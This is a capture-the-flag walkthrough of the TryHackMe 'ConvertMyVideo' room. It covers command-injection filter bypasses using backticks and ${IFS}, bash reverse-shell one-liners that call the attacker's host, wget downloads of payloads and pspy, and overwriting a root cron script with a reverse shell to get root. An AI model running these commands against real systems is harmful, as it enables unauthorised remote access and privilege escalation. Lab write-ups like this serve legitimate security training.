


ConvertMyVideo - THM (Done)


https://tryhackme.com/r/room/convertmyvideo

nmap












Use backticks, it return one item. Only pulling down one item.




Try %20. Still error



Use ${IFS} . It does not like dash - We have to try something else.




Use bash reverse shell one liner.





```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```


wget. We see it took the rev shell file from server hosting on kali.




chmod. remember we can not use +x because it does not like + or - signs.



Run shell. This will not work because it does not like the dot .




Bash rev.sh. No response.




We got www shell.


```
ps aux #check process
```



This cron running as root. We don't know what it is running yet.


pspy for process snooping (listening). Download 64 bit.






```
www-data@dmv:/var/www/html$ wget http://10.11.4.114/pspy64
```

```
www-data@dmv:/var/www/html$ chmod +x pspy64
chmod +x pspy64
www-data@dmv:/var/www/html$ ./pspy64
./pspy64
```




clean.sh is being executed by cron job. We need to overwrite cron file.

We have read write premission to this file. We are the owner of the file.

```
www-data@dmv:/var/www/html$ cd tmp
cd tmp
www-data@dmv:/var/www/html/tmp$ ls
ls
clean.sh
www-data@dmv:/var/www/html/tmp$ ls -la
ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 12 05:13 .
drwxr-xr-x 6 www-data www-data 4096 Jun 22 06:33 ..
-rw-r--r-- 1 www-data www-data   17 Apr 12 05:07 clean.sh
www-data@dmv:/var/www/html/tmp$ chmod 777 clean.sh
chmod 777 clean.sh
www-data@dmv:/var/www/html/tmp$ cat clean.sh
cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp$
```

Repalce with bash reverse shell.

```
www-data@dmv:/var/www/html/tmp$ echo 'bash -i >& /dev/tcp/10.11.4.114/5555 0>&1' > clean.sh
<sh -i >& /dev/tcp/10.11.4.114/5555 0>&1' > clean.sh
www-data@dmv:/var/www/html/tmp$ cat clean.sh
cat clean.sh
bash -i >& /dev/tcp/10.11.4.114/5555 0>&1
www-data@dmv:/var/www/html/tmp$
```


File Edit View Search Terminal Help
root@kali:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.238.161] 58072
bash: cannot set terminal process group (1747): Inappropriate ioctl for device
bash: no job control in this shell
root@dmv:/var/www/html/tmp# whoami
whoami
root
root@dmv:/var/www/html/tmp#

We got root!